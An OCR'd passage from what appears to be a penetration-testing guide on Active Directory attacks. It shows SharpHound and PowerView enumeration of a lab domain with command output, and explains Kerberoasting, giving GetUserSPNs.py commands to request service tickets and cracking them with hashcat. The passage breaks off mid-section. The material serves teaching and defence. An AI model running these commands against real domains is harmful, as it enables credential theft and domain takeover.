

PWNING THE DOMAIN SERIES:

WITH CREDENTIALS



HADESS

WWW.HADESS.IO



INTRODUCTION

Welcome to the "Pwning the Domain: With Credentials" series, a comprehensive exploration into the realm of Active Directory (AD) exploitation. In this series, we'll delve deep into the strategies, techniques, and tools utilized by attackers to gain unauthorized access within enterprise environments. Our journey begins with an examination of Domain Account exploitation, where we'll uncover the vulnerabilities and weaknesses inherent in AD configurations.

Domain Account Enumeration
The foundation of any successful attack begins with thorough enumeration. We'll explore powerful tools like BloodHound and PowerView, which enable attackers to map out AD environments, identify trust relationships, and pinpoint potential attack paths. Additionally, we'll delve into techniques like Kerberoasting, which exploits weaknesses in Kerberos authentication to extract service account credentials.


Coercion Techniques
Next, we'll delve into Coercion techniques, leveraging vulnerabilities such as PetitPotam, PrinterBug, ShadowCoerce, and DFSCoerce. These vulnerabilities allow attackers to manipulate Windows protocols and services, ultimately leading to privilege escalation and domain compromise. By exploiting SMB shares and other services, attackers can escalate their privileges within the AD environment.

Vulnerabilities Exploitation
Our exploration continues with an in-depth look at various vulnerabilities ripe for exploitation within AD environments. From PrivExchange to PrintNightmare and Certifried, we'll dissect these vulnerabilities, understanding their mechanisms and how attackers leverage them to compromise domain security.

Domain Admin Exploitation
Moving forward, we'll shift our focus to Domain Admin exploitation, where we'll explore techniques such as dumping NTDS and performing DCSync attacks. These methods allow attackers to extract sensitive information, including password hashes, and escalate their privileges to gain control over the entire domain.

Local Administrator Escalation
Finally, we'll explore techniques for escalating privileges within individual systems, focusing on extracting credentials from LSASS, SAM/LSA, and DPAPI. We'll also delve into token manipulation techniques, enabling attackers to adjust token privileges and impersonate users, ultimately gaining access to sensitive resources.

Throughout this series, we'll provide practical demonstrations and real-world scenarios to illustrate each concept. By understanding the methodologies employed by attackers, defenders can better safeguard their AD environments and mitigate the risk of unauthorized access and compromise. Join us on this journey as we uncover the intricacies of "Pwning the Domain: With Credentials."



DOCUMENT INFO

HADESS

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.

At Hadess, our mission is twofold: to unleash the power of white hat hacking in punishing black hat hackers and to fortify the digital defenses of our clients. We are committed to employing our elite team of expert cybersecurity professionals to identify, neutralize, and bring to justice those who seek to exploit vulnerabilities. Simultaneously, we provide comprehensive solutions and services to protect our client's digital assets, ensuring their resilience against cyber attacks. With an unwavering focus on integrity, innovation, and client satisfaction, we strive to be the guardian of trust and security in the digital realm.

Security Researcher
Amir Gholizadeh (@arimaqz), Surya Dev Singh (@kryolite_secure)

TABLE OF CONTENT

- Domain Admin
  - Dump NTDS
  - DCSync
  - Local Administrator
    - Extract credentials
    - LSASS
    - SAM/LSA
    - DPAPI
  - Token manipulation
    - Adjust token privileges
    - Token impersonation
    - Recovering default privileges set of Network Service/Local Service accounts

Executive Summary

The "Pwning the Domain: With Credentials" article series aims to provide a comprehensive overview of techniques and tools utilized by attackers to exploit Active Directory environments. The series is structured into three main sections, focusing on Domain Account exploitation, Domain Admin exploitation, and Local Administrator escalation.

Domain Account Exploitation
In this section, we explore various techniques for enumerating and exploiting domain accounts. Tools like BloodHound and PowerView are discussed, along with the exploitation of Kerberoasting vulnerabilities. Additionally, coercion techniques such as PetitPotam, PrinterBug, ShadowCoerce, and DFSCoerce are examined, highlighting vulnerabilities in Windows protocols and services.

Vulnerability Exploitation
The series delves into specific vulnerabilities that attackers leverage to compromise domain security. Techniques such as PrivExchange, SamAccountName/NoPac, PrintNightmare, and Certifried are explored in detail, providing insights into their mechanisms and impact on AD environments.

Domain Admin Exploitation
This section focuses on techniques for escalating privileges to gain Domain Admin access. Methods like dumping NTDS and performing DCSync attacks are discussed, illustrating how attackers can extract sensitive information and escalate their privileges within the domain.

Local Administrator Escalation
Finally, the series addresses techniques for escalating privileges within individual systems. Topics include extracting credentials from LSASS, SAM/LSA, and DPAPI, as well as token manipulation techniques like adjusting token privileges and impersonating users. Additionally, methods for recovering default privileges set for Network Service and Local Service accounts are explored.

By understanding these techniques and vulnerabilities, defenders can better safeguard their AD environments against unauthorized access and compromise. Through practical demonstrations and real-world scenarios, the "Pwning the Domain: With Credentials" series aims to empower defenders with the knowledge needed to protect their organizations from cyber threats.

Key Findings

The "Pwning the Domain: With Credentials" article series presents a comprehensive exploration of techniques used by attackers to exploit Active Directory environments. Key findings include the significance of proper enumeration of domain accounts using tools like BloodHound and PowerView, the exploitation of vulnerabilities such as Kerberoasting and coercion techniques like PetitPotam and PrinterBug, which can lead to privilege escalation. Additionally, the series covers specific vulnerabilities like PrivExchange, SamAccountName/NoPac, PrintNightmare, and Certifried, offering insights into their exploitation and impact on domain security. Furthermore, techniques for escalating privileges to gain Domain Admin access, such as dumping NTDS and performing DCSync attacks, are discussed, along with methods for escalating privileges within individual systems, including extracting credentials from LSASS, SAM/LSA, and DPAPI, as well as token manipulation techniques and recovering default privileges set for Network Service and Local Service accounts. Overall, the series aims to empower defenders with the knowledge needed to protect their AD environments effectively.

Abstract

The article series titled "Pwning the Domain: With Credentials" delves into the intricate world of Active Directory (AD) exploitation, offering a comprehensive examination of techniques and tools utilized by attackers to gain unauthorized access within enterprise environments. The series is structured into three main sections, each focusing on different aspects of credential-based attacks: Domain Account Exploitation, Domain Admin Exploitation, and Local Administrator Escalation.

In the first section, Domain Account Exploitation, readers are introduced to various enumeration techniques, including the use of tools like BloodHound and PowerView. Additionally, the exploitation of vulnerabilities such as Kerberoasting and coercion techniques like PetitPotam and PrinterBug are explored, shedding light on the weaknesses inherent in AD configurations.

Moving forward, the series delves into Domain Admin Exploitation, providing insights into techniques for escalating privileges and gaining control over the entire domain. Methods such as dumping NTDS and performing DCSync attacks are discussed, highlighting the critical role of proper privilege management in securing AD environments. Finally, the series addresses Local Administrator Escalation, covering techniques for extracting credentials, manipulating tokens, and recovering default privileges, empowering readers with the knowledge needed to defend against credential-based attacks effectively. Through practical demonstrations and real-world scenarios, the "Pwning the Domain: With Credentials" series equips defenders with the tools and strategies necessary to safeguard their organizations' AD environments from cyber threats.

HADESS.IO

Pwning the Domain

With Credentials

01

Attacks

Domain Account

After getting access to a domain account, there are a variety of things that can be done including but not limited to: domain enumeration, Kerberoasting, coercion, etc.

Enumeration
There are many options for enumerating the domain once you have an account:

- BloodHound
- PowerView
- SharpView
- ..

BloodHound


BloodHound is a go-to tool when it comes to enumeration in the domain realm.

It uses graph theory to reveal relationships between objects in the domain realms and find complex attack paths that may otherwise be impossible or hard to find. It's a good option for both the attackers, to abuse those paths, and for the defenders, to eliminate them.
BloodHound analyzes data and then shows a graph based on that data. To get the needed data we need data collection tools like *SharpHound* and/or *AzureHound*.

Usage guide
We'll leave the installation to you: https://bloodhound.readthedocs.io/en/latest/
In summary you need Java, Neo4j and finally the BloodHound tool itself. But do note that you have to install Neo4j version 4 because the newer version, 5, has some performance issues.
For this scenario we'll be using *SharpHound* collector and you can get it from https://github.com/BloodHoundAD/SharpHound/releases/tag/v2.3.2
By just running it with no parameters, we still can get a lot info:
SharpHound.exe

```
C:\Users\morpheus\Desktop\sharp>SharpHound.exe
2024-02-18T17:47:12.6022376+03:30|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2024-02-18T17:47:12.7886027+03:30|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices
2024-02-18T17:47:12.8960627+03:30|INFORMATION|Initializing SharpHound at 5:47 PM on 2/18/2024
2024-02-18T17:47:13.0678900+03:30|INFORMATION|[CommonLib LDAPUtils]Found usable Domain Controller for matrix.local : dc.matrix.local
2024-02-18T17:47:13.1616634+03:30|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, CertServices
2024-02-18T17:47:13.3094254+03:30|INFORMATION|Beginning LDAP search for matrix.local
2024-02-18T17:47:13.3261423+03:30|INFORMATION|Testing ldap connection to matrix.local
2024-02-18T17:47:13.3520702+03:30|INFORMATION|Beginning LDAP search for matrix.local Configuration NC
2024-02-18T17:47:43.4912844+03:30|INFORMATION|Status: 0 objects finished (+0 0)/s -- Using 33 MB RAM
2024-02-18T17:47:56.5367794+03:30|INFORMATION|Producer has finished, closing LDAP channel
2024-02-18T17:47:56.5367794+03:30|INFORMATION|LDAP channel closed, waiting for consumers
2024-02-18T17:47:56.9585363+03:30|INFORMATION|Consumers finished, closing output channel
2024-02-18T17:47:56.9742838+03:30|INFORMATION|Output channel closed, waiting for output task to complete
Closing writers
2024-02-18T17:47:57.0679102+03:30|INFORMATION|Status: 302 objects finished (+302 7.023256)/s -- Using 41 MB RAM
2024-02-18T17:47:57.0679102+03:30|INFORMATION|Enumeration finished in 00:00:43.7567427
2024-02-18T17:47:57.1620998+03:30|INFORMATION|Saving cache with stats: 242 ID to type mapping.
 242 name to SID mappings.
 1 machine sid mappings.
 2 sid to domain mappings.
 0 global catalog mappings.
2024-02-18T17:47:57.2094438+03:30|INFORMATION|SharpHound Enumeration Completed at 5:47 PM on 2/18/2024! Happy Graphing!
```


For the cheatsheet you can refer to the image below:



We'll just go with no parameters and use the data it collected:

```
:\Users\morpheus\Desktop\sharp>dir
 Volume in drive C has no label.
 Volume Serial Number is 52FA-5E20

 Directory of C:\Users\morpheus\Desktop\sharp

2/18/2024  05:47 PM    <DIR>          .
2/18/2024  05:47 PM    <DIR>          ..
2/18/2024  05:47 PM            22,398 20240218174756_BloodHound.zip
2/18/2024  05:47 PM            43,475 NzcxNTRkZWItMDg4Yy00NmMwLWJhYzctODJkYzIxODIwMDc3.bin
2/08/2024  04:27 PM         1,343,488 SharpHound.exe
2/08/2024  04:27 PM             1,886 SharpHound.exe.config
2/08/2024  04:27 PM           200,192 SharpHound.pdb
2/08/2024  04:27 PM         1,680,465 SharpHound.ps1
1/05/2016  04:55 AM            34,496 System.Console.dll
1/05/2016  04:56 AM            37,096 System.Diagnostics.Tracing.dll
1/05/2016  04:56 AM           265,048 System.Net.Http.dll
               9 File(s)      3,628,544 bytes
               2 Dir(s)  43,899,572,224 bytes free
```

Then we simply need to upload it to where BloodHound is installed and drag the zip file into BloodHound GUI and wait for it to upload.



You'll probably get a lot more data since the lab this is tested on is installed recently. You can perform queries that are implemented right into the BloodHound itself or write other queries yourself.


PowerView

PowerView is part of the PowerSploit repository and is used for enumeration once inside the domain realm.
It includes many functions that are implemented using Win32 API and Powershell AD hooks.
You can get PowerView from this link.

Running it in the target system is as easy as uploading it there and importing it in Powershell:
Import-Module .\PowerView.ps1

There are many commands you can try out which are documented in the PowerSploit website.
We'll be using some of the common ones here.

- *Get-Domain*: returns the domain object for the current (or specified) domain



- *Get-DomainUser*: return all users or specific user objects in AD

```
PS C:\Users\Administrator\Desktop> Get-DomainUser | select name

name
----
Administrator
Guest
krbtgt
neo
trinity
```

You can chain the results with select to only select the fields you want to see.

- *Get-DomainComputer*: returns all computers or specific computer objects in AD

```
PS C:\Users\Administrator\Desktop> Get-DomainComputer  | select dnshostname,operatingsystem,samaccountname

dnshostname       operatingsystem             samaccountname
-----------       ---------------             --------------
dc01.matrix.local Windows Server 2022 Standard DC01$
```

- *Get-DomainGroup*: return all groups or specific group objects in AD

```
PS C:\Users\Administrator\Desktop> Get-DomainGroup | select name

name
----
Administrators
Users
Guests
Print Operators
Backup Operators
Replicator
Remote Desktop Users
Network Configuration Operators
Performance Monitor Users
Performance Log Users
Distributed COM Users
IIS_IUSRS
Cryptographic Operators
Event Log Readers
Certificate Service DCOM Access
RDS Remote Access Servers
RDS Endpoint Servers
RDS Management Servers
Hyper-V Administrators
Access Control Assistance Operators
```


- Get-DomainGPO: returns all GPOs or specific GPO objects in AD

```
PS C:\Users\Administrator\Desktop> Get-DomainGPO | select displayname,whencreated

displayname                    whencreated
-----------                    -----------
Default Domain Policy          2/19/2024 9:03:41 AM
Default Domain Controllers Policy 2/19/2024 9:03:41 AM
```

- Get-NetShare: returns open shares on the local (or a remote) machine

```
PS C:\Users\Administrator\Desktop> Get-NetShare

Name           Type Remark                ComputerName
----           ---- ------                ------------
ADMIN$   2147483648 Remote Admin          localhost
C$       2147483648 Default share         localhost
IPC$     2147483651 Remote IPC            localhost
NETLOGON          0 Logon server share    localhost
SYSVOL            0 Logon server share    localhost
```

Kerberoasting



When you have credentials, it means you authenticate against Kerberos where you provide your NTHash in AS_REQ packet and receive a TGT(Ticket Granting Ticket) through AS_REP packet. Then you can use that TGT to send a TGS_REQ to get a ST(Service Ticket) to access a specific service via TGS_REP packet.
This is where it gets interesting, that ST you got from the server is encrypted with the service account's NTHash, meaning when you get hold of a ST, you can crack it and get back the service account's password!
That's what Kerberoasting is all about.

With credentials

Once you have a username and password you can request STs for services that have their SPN(Service Principal Name) set:
GetUserSPNs.py -request -dc-ip <ip> <domain>/<user>:<password>
Once you have the hash, you can crack it using *hashcat*.

With username

You can also request a ST using AS_REQ packet instead of TGS_REQ when you have a ASREPRoastable user and service SPNs to target.
GetUserSPNs.py -no-preauth "bobby" -usersfile "services.txt" -dc-host "DC_IP_or_HOST" "DOMAIN.LOCAL"/

Targeted

